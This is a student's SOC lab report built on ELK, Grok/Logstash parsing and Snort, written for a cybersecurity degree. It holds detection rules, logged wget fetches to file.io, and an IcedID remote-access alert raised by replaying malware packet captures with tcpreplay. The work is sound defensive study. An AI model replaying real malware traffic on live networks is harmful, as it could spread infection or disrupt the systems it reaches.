2025-06-07T10:27:42.525Z#011INFO#011[monitoring]#011log/log.go:184#011Non-zero metrics in the last 30s#011{"monitoring": {"metrics": {"beat": {"cgroup": {"memory": {"mem": {"usage": {"bytes": 4096}}}, "cpu": {"system": {"ticks": 5240, "time": {"ms": 22}, "total": {"ticks": 11460, "time": {"ms": 37}, "value": 11460}, "user": {"ticks": 6220, "time": {"ms": 15}}}, "handles": {"limit": {"hard": 524288, "soft": 524288}, "open": 13}, "info": {"ephemeral_id": "123b1852-537a-4a7a-a90a-b16730ab37fc", "uptime": {"ms": 6180405}, "version": "7.17.28"}, "memstats": {"gc_next": 23355512, "memory_alloc": 13508216, "memory_total": 360005512, "rss": 27095040, "runtime": {"goroutines": 46}, "filebeat": {"events": {"added": 3, "done": 3, "harvester": {"open_files": 2, "running": 2}, "libbeat": {"config": {"module": {"running": 1}, "output": {"events": {"acked": 3, "active": 0, "batches": 2, "total": 3}, "read": {"bytes": 1412}, "write": {"bytes": 2605}}, "pipeline": {"clients": 2, "events": {"active": 0, "published": 3, "total": 3}, "queue": {"acked": 3}}, "registrar": {"states": {"current": 4, "update": 3}, "writes": {"success": 2, "total": 2}}, "system": {"load": {"1": 0.02, "15": 0.22, "5": 0.17, "norm": {"1": 0.01, "15": 0.11, "5": 0.085}}}}}}}
```

There it also shows what activity has occurred I just installed file bit and opened a file and

This log shows **monitoring information** about how your system and Filebeat (a log shipper) are doing during the last 30 seconds.

- It reports how much **CPU** and **memory** your system is using.
- It tells how many **open files** Filebeat is currently handling.
- It shows the **number of events** Filebeat has read, processed, and sent.
- It also gives some info about **system load averages** (how busy your computer is) over 1, 5, and 15 minutes.


- The log tells the version of the software and how long it has been running.

process.name	filebeat
process.pid	1125
related.hosts	uday
service.type	system

This also shows the **process id** for the further analysis in filed called memory forensic this [pid 1125] will be very useful deep investigating the particular system

```
"message": [
  "2025-06-07T10:15:12.509Z#011INFO#011[monitoring]#011log/log.go:184#011Non-zero metrics in the last 30s#011
  {\"monitoring\": {\"metrics\": {\"beat\": {\"cgroup\": {\"memory\": {\"mem\": {\"usage\": {\"bytes\": 8192}}}}, \"cpu\": {
  \"system\": {\"ticks\": 4720, \"time\": {\"ms\": 12}}, \"total\": {\"ticks\": 10250, \"time\": {\"ms\": 53}, \"value\": 10250},
  \"user\": {\"ticks\": 5530, \"time\": {\"ms\": 41}}, \"handles\": {\"limit\": {\"hard\": 524288, \"soft\": 524288}, \"open\": 13},
  \"info\": {\"ephemeral_id\": \"123b1852-537a-4a7a-a90a-b16730ab37fc\", \"uptime\": {\"ms\": 5430390}, \"version\": \"7.17.28\"},
  \"memstats\": {\"gc_next\": 23299176, \"memory_alloc\": 12683384, \"memory_total\": 328845272, \"rss\": 72978432, \"runtime\":
  {\"goroutines\": 46}}, \"filebeat\": {\"events\": {\"added\": 6, \"done\": 6}, \"harvester\": {\"open_files\": 2, \"running\": 2,
  \"started\": 1}}, \"libbeat\": {\"config\": {\"module\": {\"running\": 1}}, \"output\": {\"events\": {\"acked\": 5, \"active\": 0,
  \"batches\": 3, \"total\": 5}, \"read\": {\"bytes\": 2126}, \"write\": {\"bytes\": 3988}}, \"pipeline\": {\"clients\": 2, \"events\":
  {\"active\": 0, \"filtered\": 1, \"published\": 5, \"total\": 6}, \"queue\": {\"acked\": 5}}, \"registrar\": {\"states\":
  {\"current\": 4, \"update\": 6}, \"writes\": {\"success\": 6, \"total\": 6}}, \"system\": {\"load\": {\"1\": 0.72, \"15\": 0.27,
  \"5\": 0.48, \"norm\": {\"1\": 0.36, \"15\": 0.135, \"5\": 0.24}}}}}}"
```

Same but in the Json format




Also, we can filter it by time stamp for narrow down the investigation Finding logs from a specific time range and currently I received 43 hits out of 72

@timestamp >= "2025-06-06T00:00:00" AND @timestamp <= "2025-06-07T23:59:59"

- @timestamp: This is the time when the log was generated.
- >= "2025-06-06T00:00:00": It selects logs **starting from** 6th June 2025, **at midnight**.
- <= "2025-06-07T23:59:59": It includes logs **up to** 7th June 2025, **at 11:59 PM**.

- AND: It means **both conditions** must be true — logs must be within this time range.



Also include message at that particular time stamp which is very helpful

f input.type	log
f log.file.path	/var/log/syslog
# log.offset	2,269,139
f message	Starting fwupd-refresh.service - Refresh fwupd metadata and update motd...
f process.name	systemd
# process.pid	1
f related.hosts	uday

With path where it has taken from ex /var/log/syslog

Now let's do unstructured data to structured data manually using GROK Pattern

GROK Pattern

- A powerful way to parse structured and semi-structured log data into meaningful fields.
- Pattern Matching
- Structured Data

- Ease of Use
- Debugging
- Patterns are defined:
 - `%{PATTERN_NAME:variable_name}` syntax
 - where **PATTERN_NAME** is a predefined pattern and **variable_name** is the name assigned to the matched value.



This is unstructured data

```
192.168.1.5 - - [18/May/2020:16:43:05 +0300] "GET /gettingstarted HTTP/1.1" 404 507 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3112.113 Safari/537.36"
```

I used grok pattern

```
%{IPORHOST:clientip}
```

Output = {

```
"clientip": "192.168.1.5"
```

```
}
```

Sample Data

```
1 192.168.1.5 - - [18/May/2020:16:43:05 +0300] "GET /gettingstarted HTTP/1.1" 404 507 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3112.113 Safari/537.36"
2
```

Grok Pattern

```
1 %{IPORHOST:clientip} - - \[%{HTTPDATE:timestamp}\]
2
```

> Custom Patterns

Simulate

Structured Data

```
1 {
2   "clientip": "192.168.1.5",
3   "timestamp": "18/May/2020:16:43:05 +0300"
4 }
```

For the same data I tried with another grok pattern like **%{IPORHOST:clientip} - - \[%{HTTPDATE:timestamp}\]** which includes two parameters ip and time stamp

Grok Pattern

```
1 %{IPORHOST:clientip} - - \[%{HTTPDATE:timestamp}\] "%{WORD:verb}" "%{URIPATHPARAM:request}" HTTP/%{NUMBER:httpversion}" "%{NUMBER:response}" "%{NUMBER:bytes}" "%{DATA:referrer}" "%{DATA:useragent}"
2
3
```

> Custom Patterns

Simulate

Structured Data

```
1 {
2   "request": "/gettingstarted",
3   "verb": "GET",
4   "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3112.113 Safari/537.36",
5   "referrer": "-",
6   "response": "404",
7   "bytes": "507",
8   "clientip": "192.168.1.5",
9   "httpversion": "1.1",
10  "timestamp": "18/May/2020:16:43:05 +0300"
11 }
```

For the same data I tried with 9 different parameters this is the output like

```
{
  "request": "/gettingstarted",
  "verb": "GET",
  "useragent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3112.113 Safari/537.36",
  "referrer": "-",
  "response": "404",
  "bytes": "507",
  "clientip": "192.168.1.5",
  "httpversion": "1.1",
  "timestamp": "18/May/2020:16:43:05 +0300"
}
```

Know will do Parsing with Logstash

Now I have one log file named access.log

```
uday@uday:~$ cd /mnt
uday@uday:/mnt$ ls
data
uday@uday:/mnt$ cd data/
uday@uday:/mnt/data$ ls
access.log mylog.txt
uday@uday:/mnt/data$
```

Using this let's pass the logs manually to our Logstash this is known as log parsing

Logstash processes logs and sends them to outputs like Elasticsearch, files, or email.

It uses filters like Grok to extract data, Date to standardize time, and mutate to modify fields.

GeoIP helps find locations from IPs, and User-Agent identifies browser details.

These features help make logs more useful for monitoring and analysis.

```
input {
  file {
    path => "/mnt/data/access.log"
    start_position => "beginning"
    sincedb_path => "/dev/null" # use a persistent sincedb in production
  }
}

filter {
  grok {
    match => { "message" => '%{IP:client_ip} - - \[%{HTTPDATE:timestamp}\] "(?<request>[^\s]+)" %{NUMBER:response} (?::%{NUMBER:bytes}){0,1} "(?<referrer>[^\s]+)"' }
  }

  date {
    match => [ "timestamp", "dd/MMM/yyyy:HH:mm:ss Z" ]
    target => "@timestamp"
    #remove_field => ["timestamp"]
  }
}

output {
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "an_access_logs"
  }
  stdout { codec => rubydebug }
}
```

This Logstash file reads web logs from /mnt/data/access.log and extracts useful info like IP, time, and request details.

It changes the time format to a standard one for easy analysis.

Then it sends the clean data to Elasticsearch and also shows it on the screen.

In this path [nano /etc/logstash/conf.d/apacheparse.conf]

```

"host" => "uday"

"tags" => [
  [0] "_grokparsefailure"
],
"message" => "wget: unable to resolve host address 'wget'",
"@version" => "1",
"@timestamp" => 2025-06-07T11:56:18.713Z,
"path" => "/mnt/data/access.log",
"host" => "uday"

"tags" => [
  [0] "_grokparsefailure"
],
"message" => "Location: https://www.file.io/abc123 [following]",
"@version" => "1",
"@timestamp" => 2025-06-07T11:56:18.715Z,
"path" => "/mnt/data/access.log",
"host" => "uday"

"tags" => [
  [0] "_grokparsefailure"
],
"message" => "Resolving www.file.io (www.file.io)... 104.21.66.52, 172.67.156.251, 2606:4700:3030::6815:4234, ...",
"@version" => "1",
"@timestamp" => 2025-06-07T11:56:18.716Z,
"path" => "/mnt/data/access.log",
"host" => "uday"

"tags" => [
  [0] "_grokparsefailure"
],
"message" => "HTTP request sent, awaiting response... 404 Not Found",
"@version" => "1",
"@timestamp" => 2025-06-07T11:56:18.717Z,
"path" => "/mnt/data/access.log",
"host" => "uday"

```

There it go successfully made

```

      "tags" => [
        [0] "_grokparsefailure"
      ],
      "message" => "Connecting to file.io (file.io)|104.21.66.52|:443... connected.",
      "@version" => "1",
      "@timestamp" => 2025-06-07T11:56:18.714Z,
      "path" => "/mnt/data/access.log",
      "host" => "uday"
    }
  ]
}

```

Each one them have its own mass of information which help for the analysis now lets check in ELK

The screenshot shows the Elastic UI interface. At the top, there's a navigation bar with the Elastic logo and a search bar containing "Search Elastic". Below this is a toolbar with icons for menu, filters, search, KQL editor, and refresh. The main area displays search results for the query "an*". On the left, there's a sidebar with filter controls showing available fields like _id, _index, _score, _type, @timestamp, @version, host, message, path, and tags. The central pane shows 168 hits. A document preview is visible on the right, showing log entries with timestamps, host information, messages about wget failures and HTTP requests, paths, and tags.

Totally I received 168 hits in the file named access.log

Table JSON

Actions	Field	Value
	 _id	qLI_SpcBKZc479vhtwQT
	 _index	an_access_logs
	 _score	1
	 _type	_doc
	 @timestamp	Jun 7, 2025 @ 17:26:18.715
	 @version	1
	 host	uday
	 message	Location: https://www.file.io/abc123 [following]
	 path	/mnt/data/access.log
	 tags	_grokparsefailure

In simpler form we have this information

 host	uday
 message	HTTP request sent, awaiting response... 404 Not Found
 path	/mnt/data/access.log
 tags	_grokparsefailure

In this I can see that http error message with path where we accessed

 @version	1
 host	uday
 message	HTTP request sent, awaiting response... 301 Moved Permanently
 path	/mnt/data/access.log
 tags	_grokparsefailure

One more error message of 301 moved permanently

 _id	WC6hgJYB5zd15BLJg9KB
 _index	an_access_logs
 _score	1
 _type	_doc
 @timestamp	Apr 29, 2025 @ 13:49:50.232
 @version	1
 host	uday
 message	Location: https://www.file.io/abc123 [following]
 path	/mnt/data/access.log
 tags	_grokparsefailure

In this I can see the non-legitimate website name with https request message

[<https://www.file.io/abc123>]

It helps you **upload, clean, and analyze** logs easily in **Elasticsearch/Kibana**, making it great for SOC or forensic work.

developed by Cisco. It monitors network traffic in real time and looks for suspicious activities like attacks, malware, or policy violations.

Packet Logger Mode:


Rule-Based Detection:

[illegible]

These are my snort rules in the path

`sudo nano /etc/snort/rules/local. Rules`

`action protocol src_ip src_port -> dst_ip dst_port (options)`



Example - `alert tcp any any -> 192.168.1.10 80 (msg:"Possible HTTP attack"; sid:1001;)`

- **alert** → Action to take (can also be log, drop, etc.)
- **tcp** → Protocol (could be udp, icmp, etc.)
- **any any** → Source IP and port (any IP and any port)
- **->** → Direction of traffic (from source to destination)
- **192.168.1.10 80** → Destination IP and port (web server on port 80)
- **(msg:"...")** → Message to show when rule is triggered
- **sid:1001** → Unique Snort rule ID

This rule says: **"Alert if any TCP traffic goes to 192.168.1.10 on port 80 (HTTP)"** — useful for monitoring web attacks.

```
uday@uday:/mnt/data$ ls
'Case Study 3_Remcos-RAT.pcap'  Case_Study_4.pcapng
```

These are my pcap files 'Case Study 3_Remcos-RAT.pcap' Case_Study_4.pcapng

In this simulation I have used 2 different terminals one for running the file and another for monitoring mode terminal so there it goes

Also, I installed **tcpreplay**

Tcpreplay is a tool used to **replay captured network traffic** (packet captures) back onto a network. It takes a saved file of network data (like a recording of network activity) and **sends it again** over the network as if it's happening live.

In this I kept this for monitoring mode using

This command **starts Snort** with these settings:

Detecting Back Connect

Saying that 06/07-12:18:39.568754 [**] [1:5006007:2] NF - Malware IcedID BackConnect - Start VNC command [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 91.238.50.80:8080 -> 10.6.21.10:54622

- **Time:** 06/07-12:18:39 — The alert was triggered on **June 7 at 12:18 PM**
Alert Message: NF - Malware IcedID BackConnect - Start VNC command
→ This means **malware named IcedID** is trying to **start remote access (VNC)** to control the system.
- **Classification:** A **Network Trojan** was detected
Priority: 1 (very serious threat)
Source IP: 91.238.50.80:8080 (attacker)
Destination IP: 10.6.21.10:54622 (your internal system)

```

uday@uday:/mnt/data$ ls
'Case Study 3_Remcos-RAT.pcap'  Case_Study_4.pcapng
uday@uday:/mnt/data$ sudo tcpreplay -t -i ens33 Case_Study_4.pcapng
[sudo] password for uday:
Actual: 101169 packets (39990046 bytes) sent in 2.56 seconds
Rated: 15592788.8 Bps, 124.74 Mbps, 39447.48 pps
Flows: 4253 flows, 1658.31 fps, 99842 unique flow packets, 1325 unique non-flow packets
Statistics for network device: ens33
    Successful packets:    101169
    Failed packets:       0
    Truncated packets:    0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN): 0
uday@uday:/mnt/data$

```

`sudo tcpreplay -t -i ens33 Case_Study_4.pcapng`

- **-t:** Sends the packets **at the original timing** they were captured (real-time replay).
- **-i ens33:** Sends the traffic through the network interface named **ens33**.

Also, I passed this pcapng file with total packets of 101169 and there in monitoring mode the alerts are generated

Actual: 101169 packets (39990046 bytes) sent in 2.56 seconds

Rated: 15592788.8 Bps, 124.74 Mbps, 39447.48 pps

Flows: 4253 flows, 1658.31 fps, 99842 unique flow packets, 1325 unique non-flow packets

Statistics for network device: ens33

Successful packets: 101169

Failed packets: 0

Truncated packets: 0

Retried packets (ENOBUFS): 0

Retried packets (EAGAIN): 0

Useful:

- Helps detect and stop attacks like **DoS, buffer overflows, malware, port scans**.
- Useful in **SOC environments** for network threat detection.
- Can be integrated with **SIEM tools** to raise alerts and take actions.

Challenges Faced

During the project, I faced network connectivity issues between VMs and compatibility problems that affected log transmission. Creating and fine-tuning Snort rules to accurately detect threats required multiple attempts. Parsing and analyzing logs in ELK, both manually and automatically, was challenging due to data volume and structure. Time synchronization between machines was essential to correlate events correctly. Overall, managing these technical hurdles improved my troubleshooting skills and understanding of SOC operations.

Conclusion

The *SentinelStack* project successfully demonstrates the practical implementation of a real-time Security Operations Center (SOC) by integrating ELK Stack and Snort IDS within a virtualized environment. Through deliberate crafting of attack patterns and the use of malicious PCAP files, I was able to validate custom Snort rules and trigger meaningful alerts, simulating realistic cyber threats. Both manual and automated log parsing were employed to ensure comprehensive visibility and efficient analysis of security events within ELK, enabling robust event correlation and incident response. By simulating real-world Tactics, Techniques, and Procedures (TTPs) on a Windows client, the project encapsulates an authentic SOC workflow that bridges theoretical knowledge and hands-on practice. Developed through persistent trial and error, this project not only enhances understanding of SOC operations but also highlights the critical role of continuous monitoring, proactive threat hunting, and timely incident detection in strengthening organizational cybersecurity posture. Ultimately, this work contributes to protecting the digital world by making networks safer and more secure against evolving cyber threats.

References & Acknowledgment

This project, *SentinelStack – A Real-Time SOC Simulation Using ELK & Snort*, is the result of the knowledge and skills I gained during my 2nd semester of the M.Sc. in Cyber Security and Digital Forensics program.

I have successfully implemented all the theoretical concepts learned in class into a practical, real-world SOC environment. This hands-on project helped me combine IDS (Snort),

centralized log analysis (ELK Stack), and virtual environments into a functional and efficient security monitoring setup.

I would like to express my sincere gratitude to **Rashtriya Raksha University, Gandhinagar, Gujarat** for providing the academic foundation, guidance, and resources that enabled me to complete this project successfully.

THANK YOU